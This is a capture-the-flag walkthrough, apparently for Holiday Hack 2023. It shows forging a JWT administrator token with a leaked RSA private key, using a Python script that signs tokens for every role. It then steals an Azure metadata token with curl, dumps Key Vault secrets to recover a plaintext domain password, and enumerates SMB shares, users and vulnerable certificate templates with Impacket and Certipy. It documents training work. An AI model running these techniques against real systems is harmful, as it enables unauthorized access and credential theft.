wget --header='Cookie: justWatchThisRole=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQwMzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjcsImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvRGVjb2RlciJ9.cnNu6EjIDBrq8PbMlQNF7GzTqtOOLO0Q2zAKBRuza9bHMZGFx0pOmeCy2Ltv7NUPv1yT9NZ-WapQ1-GNcw011Ssbxz0yQO3Mh2Tt3rS65dmb5cmYIZc0pol-imtclWh5s1OTGUtqSjbeeZ2QAMUFx3Ad93gR20pKpjmoeG_Iec4JHLTJVEksogowOouGyDxNAagIICSpe61F3MY1qTibOLSbq3UVfiIJS4XvGJwqbYfLdbhc-FvHWBUbHhAzIgTIyx6kfONOH9JBo2RRQKvN-0K37aJRTqbq99mS4P9PEVs0-YIIufUxJGIW0TdMNuVO3or6bIeVH6CjexIl14w6fg' https://captainscomms.com/static/images/$filename.mp4
done
The CW decoded output:

The NUM decoded output:

From the research articleregarding E03, we can see the message is actually between the two gongs: 12249 12249 16009 16009 12249 12249 16009 16009

The FX final decoded output:

Obtain Private Key
Using the CW decoded output, we are able to find the private key using some intuition on how the captain labeled the public key as /jwtDefault/keys/capsPubKey.key in the location: https://captainscomms.com/jwtDefault/keys/capsPrivKey.key
GET /jwtDefault/keys/TH3CAPSPR1V4T3F0LD3R/capsPrivKey.key HTTP/2
Host: captainscomms.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQwMzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjcsImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvRGVjb2RlciJ9.cnNu6EjIDBrq8PbMlQNF7GzTqtOOLO0Q2zAKBRuza9bHMZGFx0pOmeCy2Ltv7NUPv1yT9NZ-WapQ1-GNcw011Ssbxz0yQO3Mh2Tt3rS65dmb5cmYIZc0pol-imtclWh5s1OTGUtqSjbeeZ2QAMUFx3Ad93gR20pKpjmoeG_Iec4JHLTJVEksogowOouGyDxNAagIICSpe61F3MY1qTibOLSbq3UVfiIJS4XvGJwqbYfLdbhc-FvHWBUbHhAzIgTIyx6kfONOH9JBo2RRQKvN-0K37aJRTqbq99mS4P9PEVs0-YIIufUxJGIW0TdMNuVO3or6bIeVH6CjexIl14w6fg
..[snip]..
-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQCwlm4slUHgR+1Q
5A3UC7BXMnKvUxrjEWjoSwTOuSmudBx2DDPaIwzvogSIfwWWApkbVTRFTg3ey4jb
g0mxvnAnfbshhcC44sEvMg3rmdCEn3AE9HtZ3gSijbAk/abYcrCRblhp2PpPZiDB
kuah3eqfomWE3TcM6TVuI24sPJZqj4w+aDZFzENHY9Gd8Fqu3PDQc8HXILZKnfd4
MaSkhdpzH+UZUcVXETWm1c/5qw4DMrXAR7PIOPJTFlwwyZXRWJvN5dvGxdi9XeSd
JyvZZg6pnmyxrhFqH2xaebQIobrfz+VUP2TBu9w7aUyVR5Onu/A5NcQbJp2kHRay
4gq48fq5AgMBAAECggEATlcmYJQE6i2uvFS4R8q5vC1u0JYzVupJ2sgxRU7DDZiI
adyHAm7LVeJQVYfYoBDeANC/hEGZCK7OM+heQMMGOZbfdoNCmSNL5ha0M0IFTlj3
VtNph9hlwQHP09FN/DeBWruT8L1oauIZhRcZR1VOuexPUm7bddheMlL4lRp59qKj
9k1hUQ3R3qAYST2EnqpEk1NV3TirnhIcAod53aAzcAqg/VruoPhdwmSv/xrfDS9R
DCxOzplHbVQ7sxZSt6URO/El6BrkvVvJEqECMUdON4agNEK5IYAFuIbETFNSu1TP
/dMvnR1fpM0lPOXeUKPNFveGKCc7B4IF2aDQ/CvD+wKBgQDpJjHSbtABNaJqVJ3N
/pMROk+UkTbSW69CgiH03TNJ9RflVMphwNfFJqwcWUwIEsBpe+Wa3xE0ZatecEM9
4PevvXGujmfskst/PuCuDwHnQ5OkRwaGIkujmBaNFmpkF+51v6LNdnt8UPGrkovD
onQIEjmvS1b53eUhDI91eysPKwKBgQDB5RVaS7huAJGJOgMpKzu54N6uljSwoisz
YJRY+5V0h65PucmZHPHe4/+cSUuuhMWOPinr+tbZtwYaiX04CNK1s8u4qqcX2ZRD
YuEv+WNDv2e1XjoWCTxfP71EorywkEyCnZq5kax3cPOqBs4UvSmsR9JiYKdeXfaC
VGiUyJgLqwKBgQDL+VZtO/VOmZXWYOEOb0JLODCXUdQchYn3LdJ3X26XrY2SXXQR
wZ0EJqk8xAL4rS8ZGgPuUmnC5Y/ft2eco00OuzbR+FSDbIoMcP4wSYDoyv5IIrta
bnauUUipdorttuIwsc/E4Xt3b3l/GV6dcWsCBK/i5I7bW34yQ8LejTtGsQKBgAmx
NdwJpPJ6vMurRrUsIBQulXMMtx2NPbOXxFKeYN4uWhxKITWyKLUHmKNrVokmwelW
Wiodo9fGOlvhO40tg7rpfemBPlEG405rBu6q/LdKPhjm2Oh5Fbd9LCzeJah9zhVJ
Y46bJY/i6Ys6Q9rticO+41lfk344HDZvmbq2PEN5AoGBANrYUVhKdTY0OmxLOrBb
kk8qpMhJycpmLFwymvFf0j3dWzwo8cY/+2zCFEtv6t1r7b8bjz/NYrwS0GvEc6Bj
xVa9JIGLTKZt+VRYMP1V+uJEmgSnwUFKrXPrAsyRaMcq0HAvQOMICX4ZvGyzWhut
UdQXV73mNwnYl0RQmBnDOl+i
-----END PRIVATE KEY-----
JWT Spoof Administrator
We can use the captain’s private key to sign a new JWT to obtain access to the Radio as a “JWT Radio Administrator”. From the hints - You’ll need to assume the GeeseIslandsSuperChiefCommunicationsOfficer role. We can create the new key using jwt.io or Python with the jwt library.

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQwMzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjcsImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6IkdlZXNlSXNsYW5kc1N1cGVyQ2hpZWZDb21tdW5pY2F0aW9uc09mZmljZXIifQ.N-8MdT6yPFge7zERpm4VdLdVLMyYcY_Wza1TADoGKK5_85Y5ua59z2Ke0TTyQPa14Z7_Su5CpHZMoxThIEHUWqMzZ8MceUmNGzzIsML7iFQElSsLmBMytHcm9-qzL0Bqb5MeqoHZYTxN0vYG7WaGihYDTB7OxkoO_r4uPSQC8swFJjfazecCqIvl4T5i08p5Ur180GxgEaB-o4fpg_OgReD91ThJXPt7wZd9xMoQjSuPqTPiYrP5o-aaQMcNhSkMix_RX1UGrU-2sBlL01FxI7SjxPYu4eQbACvuK6G2wyuvaQIclGB2Qh3P7rAOTpksZSex9RjtKOiLMCafTyfFng
In addition, I made a custom python function to generate each JWT for every role available:
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""This script is used to generate JWT tokens for each role.
Holiday Hack 2023 - The Captain's Comms
"""

# Imports
import jwt
import requests
from cryptography.hazmat.backends import default_backend
from cryptography.hazmat.primitives import serialization

# Suppress SSL warnings
requests.packages.urllib3.disable_warnings()

# Constants
ROLES = {
    "radioUser": "waterfall",  # Default role - https://captainscomms.com/
    "radioMonitor": None,  # Interact with SDR and listen to transmissions - https://captainscomms.com/jwtDefault/rMonitor.tok
    "radioDecoder": "dcdNUM",  # Decoding SDR waterfall signals - https://captainscomms.com/jwtDefault/rDecoder.tok
    "GeeseIslandsSuperChiefCommunicationsOfficer": "tx",  # Transmit messages - https://captainscomms.com/jwtDefault/rTransmitter.tok
}
# Load RSA private key
with open("./capsPrivKey.key", "rb") as key_file:
    PRIVATE_KEY = serialization.load_pem_private_key(key_file.read(), password=None, backend=default_backend())


def get_jwt(role):
    """Create new JWT based on a given role."""
    algorithm = "RS256"
    payload = {
        "iss": "HHC 2023 Captain's Comms",
        "iat": 1699485795.3403327,
        "exp": 1809937395.3403327,
        "aud": "Holiday Hack 2023",
        "role": role,
    }
    token = jwt.encode(payload=payload, key=PRIVATE_KEY, algorithm=algorithm)
    return token


def check_role(role, jwt_token):
    """Checks a jwt token based on a given role."""
    x_request = ROLES[role]
    if x_request:
        headers = {
            "Cookie": f"justWatchThisRole={jwt_token}; CaptainsCookie={jwt_token}",
            "Authorization": f"Bearer {jwt_token}",
            "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0",
            "X-Request-Item": x_request,
        }
        proxies = {"http": "http://127.0.0.1:8080", "https": "http://127.0.0.1:8080"}
        r = requests.get(url="https://captainscomms.com/checkRole", headers=headers, proxies=proxies, verify=False)
        print(r.text)
        if "Warning" not in r.text:
            print(f"[+] {role} was valid.")
        else:
            print(f"[-] {role} was invalid.")


def main():
    # Generate JWT
    while True:
        lower_keys = list(map(str.lower, ROLES.keys()))
        role_str = ", ".join(ROLES.keys())
        role_input = input(f"What role would you like to generate ({role_str}): ").lower()
        if role_input.lower() not in lower_keys:
            print("Invalid role. Please choose a valid role.")
            continue
        else:
            role = list(ROLES.keys())[lower_keys.index(role_input.lower())]
        jwt_token = get_jwt(role)
        print(f"Role: {role}, JWT token {jwt_token}")

        # Check role
        r = check_role(role, jwt_token)


if __name__ == "__main__":
    main()
$ python3 jwtgen.py
What role would you like to generate (radioUser, radioMonitor, radioDecoder, GeeseIslandsSuperChiefCommunicationsOfficer): GeeseIslandsSuperChiefCommunicationsOfficer
Role: GeeseIslandsSuperChiefCommunicationsOfficer, JWT eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQwMzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjcsImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6IkdlZXNlSXNsYW5kc1N1cGVyQ2hpZWZDb21tdW5pY2F0aW9uc09mZmljZXIifQ.N-8MdT6yPFge7zERpm4VdLdVLMyYcY_Wza1TADoGKK5_85Y5ua59z2Ke0TTyQPa14Z7_Su5CpHZMoxThIEHUWqMzZ8MceUmNGzzIsML7iFQElSsLmBMytHcm9-qzL0Bqb5MeqoHZYTxN0vYG7WaGihYDTB7OxkoO_r4uPSQC8swFJjfazecCqIvl4T5i08p5Ur180GxgEaB-o4fpg_OgReD91ThJXPt7wZd9xMoQjSuPqTPiYrP5o-aaQMcNhSkMix_RX1UGrU-2sBlL01FxI7SjxPYu4eQbACvuK6G2wyuvaQIclGB2Qh3P7rAOTpksZSex9RjtKOiLMCafTyfFng
captainsTX.gif,1
[+] GeeseIslandsSuperChiefCommunicationsOfficer was valid.
After changing our authorization header we can access the radio:

Radio Frequency and Go-Date/Time
Previously from the FX output: 10426 HZ
Previously from the NUM output: 12249 16009
Previously from Background: “The captain would like to find their anticipated ‘go-time’ frequency, the planned date and hour for their incursion, and lure the miscreants ashore at a time when the island authorities are sufficiently prepared and ready by transmitting a message announcing a new ‘go-time’ which is four hours earlier than what the miscreants planned”
The Frequency is directly from the FX output of 10426 Hz.
The NUM should contain a date and time field. The numbers all end in a consistent 9 and since the input fields are 4-digit max, and we are presumably looking for a date in December 12 … The date is the first output: 1224 which correlates to December 24th. The time is the second output: 1600 which correlates to 4 PM. If we were to enter this time in, it would be identical to what was received.
Intercepted Frequency: 10426 HZ Go-Date: 1224 Go-Time: 1600
However, per the background, we need to subtract 4 hours from the time:
Correct Frequency: 10426 HZ Go-Date: 1224 Go-Time: 1200
Clicking Transmit (Tx) Button on the radio:

Achievement
Congratulations! You have completed the The Captain’s Comms challenge!
Port of Coggoggle Marina
While exploring the Steampunk Island, we discover the Port of Coggoggle Marina. Upon reaching it, a “Dock Now” option is presented to us.

The dock featured the Angel Candysalt on Steampunk Island to greet us!
When we make land, we obtain new objectives on arrival.
Active Directory (Steampunk Island)
Go to Steampunk Island and help Ribb Bonbowford audit the Azure AD environment. What’s the name of the secret file in the inaccessible folder on the FileShare?
Full Island (Zoomed Out)
Active Directory
Active Directory (Steampunk Island)
Go to Steampunk Island and help Ribb Bonbowford audit the Azure AD environment. What’s the name of the secret file in the inaccessible folder on the FileShare?
If we go to the right of the dock in Coggoggle Marina on Steampunk Island, we find Ribb Bonbowford!
When speaking with Ribb Bonbowford, we obtain the following hint:
Useful Tools
It looks like Alabaster’s SSH account has a couple of tools installed which might prove useful.
Ribb Bonbowford
I’m worried because our Active Directory server is hosted there and Wombley Cube’s research department uses one of its fileshares to store their sensitive files.
On Pixel Island, we also an obtained a hint from Alabaster Snowball on the completion of Certificate SSHenanigans:
Misconfiguration ADventures
Certificates are everywhere. Did you know Active Directory (AD) uses certificates as well? Apparently the service used to manage them can have misconfigurations too.
Azure Key Vault
Using the following curl commands to the Azure API, we were able to enumerate Azure Key Vaults and obtain the credentials of the elfy user!
Enumerating available azure key vaults:
access_token=$(curl -s 'http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://management.azure.com/' -H 'Metadata: true' | jq -r '.access_token')
curl -s -H "Authorization: Bearer $access_token" "https://management.azure.com/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.KeyVault/vaults?api-version=2019-09-01" | jq .
{
  "value": [
    {
      "id": "/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.KeyVault/vaults/northpole-it-kv",
      "name": "northpole-it-kv",
      "type": "Microsoft.KeyVault/vaults",
      "location": "eastus",
      "tags": {},
      "properties": {
        "sku": {
          "family": "A",
          "name": "Standard"
        },
        "tenantId": "90a38eda-4006-4dd5-924c-6ca55cacc14d",
        "accessPolicies": [],
        "enabledForDeployment": false,
        "enabledForDiskEncryption": false,
        "enabledForTemplateDeployment": false,
        "enableSoftDelete": true,
        "softDeleteRetentionInDays": 90,
        "enableRbacAuthorization": true,
        "vaultUri": "https://northpole-it-kv.vault.azure.net/",
        "provisioningState": "Succeeded"
      }
    },
    {
      "id": "/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.KeyVault/vaults/northpole-ssh-certs-kv",
      "name": "northpole-ssh-certs-kv",
      "type": "Microsoft.KeyVault/vaults",
      "location": "eastus",
      "tags": {},
      "properties": {
        "sku": {
          "family": "A",
          "name": "standard"
        },
        "tenantId": "90a38eda-4006-4dd5-924c-6ca55cacc14d",
        "accessPolicies": [
          {
            "tenantId": "90a38eda-4006-4dd5-924c-6ca55cacc14d",
            "objectId": "0bc7ae9d-292d-4742-8830-68d12469d759",
            "permissions": {
              "keys": [
                "all"
              ],
              "secrets": [
                "all"
              ],
              "certificates": [
                "all"
              ],
              "storage": [
                "all"
              ]
            }
          },
          {
            "tenantId": "90a38eda-4006-4dd5-924c-6ca55cacc14d",
            "objectId": "1b202351-8c85-46f1-81f8-5528e92eb7ce",
            "permissions": {
              "secrets": [
                "get"
              ]
            }
          }
        ],
        "enabledForDeployment": false,
        "enableSoftDelete": true,
        "softDeleteRetentionInDays": 90,
        "vaultUri": "https://northpole-ssh-certs-kv.vault.azure.net/",
        "provisioningState": "Succeeded"
      }
    }
  ],
  "nextLink": "https://management.azure.com/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.KeyVault/vaults?api-version=2019-09-01&$skiptoken=bm9ydGhwb2xlLXNzaC1jZXJ0cy1rdg=="
}
Fetching Secrets from northpole-it-kv key vault and the tmpAddUserScript contents (with formatting).
access_token=$(curl -s "http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://vault.azure.net" -H 'Metadata: true' | jq -r '.access_token')
curl -s -H "Authorization: Bearer $access_token" "https://northpole-it-kv.vault.azure.net/secrets?api-version=2016-10-01" | jq .
curl -s -H "Authorization: Bearer $access_token" 'https://northpole-it-kv.vault.azure.net/secrets/tmpAddUserScript?api-version=2016-10-01' | jq -r .value | sed 's/; /\n/g'
Import-Module ActiveDirectory
$UserName = "elfy"
$UserDomain = "northpole.local"
$UserUPN = "$UserName@$UserDomain"
$Password = ConvertTo-SecureString "J4`ufC49/J4766" -AsPlainText -Force
$DCIP = "10.0.0.53"
New-ADUser -UserPrincipalName $UserUPN -Name $UserName -GivenName $UserName -Surname "" -Enabled $true -AccountPassword $Password -Server $DCIP -PassThru
Enumerate SMB Share (elfy)
Connect to an SMB server and obtain files with Impacket’s smbclient.py:
alabaster@ssh-server-vm:~$ smbclient.py 'northpole.local/elfy:J4`ufC49/J4766'@10.0.0.53
# shares
ADMIN$
C$
D$
FileShare
IPC$
NETLOGON
SYSVOL
# use FileShare
# ls
drw-rw-rw-          0  Mon Jan  1 01:15:54 2024 .
drw-rw-rw-          0  Mon Jan  1 01:15:51 2024 ..
-rw-rw-rw-     701028  Mon Jan  1 01:15:54 2024 Cookies.pdf
-rw-rw-rw-    1521650  Mon Jan  1 01:15:54 2024 Cookies_Recipe.pdf
-rw-rw-rw-      54096  Mon Jan  1 01:15:54 2024 SignatureCookies.pdf
drw-rw-rw-          0  Mon Jan  1 01:15:54 2024 super_secret_research
-rw-rw-rw-        165  Mon Jan  1 01:15:54 2024 todo.txt
# mget *
[*] Downloading Cookies.pdf
[*] Downloading Cookies_Recipe.pdf
[*] Downloading SignatureCookies.pdf
[*] Downloading todo.txt
Within the contents of todo.txt, it mentions only researchers have access to the folder. Lets enumerate who is a researcher on the domain!
1. Bake some cookies.
2. Restrict access to C:\FileShare\super_secret_research to only researchers so everyone cant see the folder or read its contents
3. Profit
Enumerate Users
Connect to the domain controller and obtain user information using Impacket’s GetADUsers.py:
alabaster@ssh-server-vm:~$ GetADUsers.py -all -dc-ip 10.0.0.53 'northpole.local/elfy:J4`ufC49/J4766'
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Querying 10.0.0.53 for information about domain.
Name                  Email                           PasswordLastSet      LastLogon
--------------------  ------------------------------  -------------------  -------------------
alabaster                                             2023-12-31 17:03:53.904578  2024-01-01 04:47:34.127510
Guest                                                 <never>              <never>
krbtgt                                                2024-01-01 01:12:45.428030  <never>
elfy                                                  2024-01-01 01:15:00.062070  2024-01-01 23:54:12.109625
wombleycube                                           2024-01-01 01:15:00.202697  2024-01-02 00:15:12.848081
Enumerate Certificates
Connect to the domain controller of northpole.local at 10.0.0.53 and enumerate the vulnerable certificates:
alabaster@ssh-server-vm:~$ certipy find -vulnerable -u [email protected] -p 'J4`ufC49/J4766' -target-ip 10.0.0.53 -stdout
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'northpole-npdc01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'northpole-npdc01-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'northpole-npdc01-CA' via RRP
[*] Got CA configuration for 'northpole-npdc01-CA'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : northpole-npdc01-CA
    DNS Name                            : npdc01.northpole.local
    Certificate Subject                 : CN=northpole-npdc01-CA, DC=northpole, DC=local
    Certificate Serial Number           : 7099E7E2AE353AB844CFF84150AC1585
    Certificate Validity Start          : 2024-01-01 01:07:47+00:00
    Certificate Validity End            : 2029-01-01 01:17:46+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : NORTHPOLE.LOCAL\Administrators
      Access Rights
        ManageCertificates              : NORTHPOLE.LOCAL\Administrators
                                          NORTHPOLE.LOCAL\Domain Admins
                                          NORTHPOLE.LOCAL\Enterprise Admins
        ManageCa                        : NORTHPOLE.LOCAL\Administrators
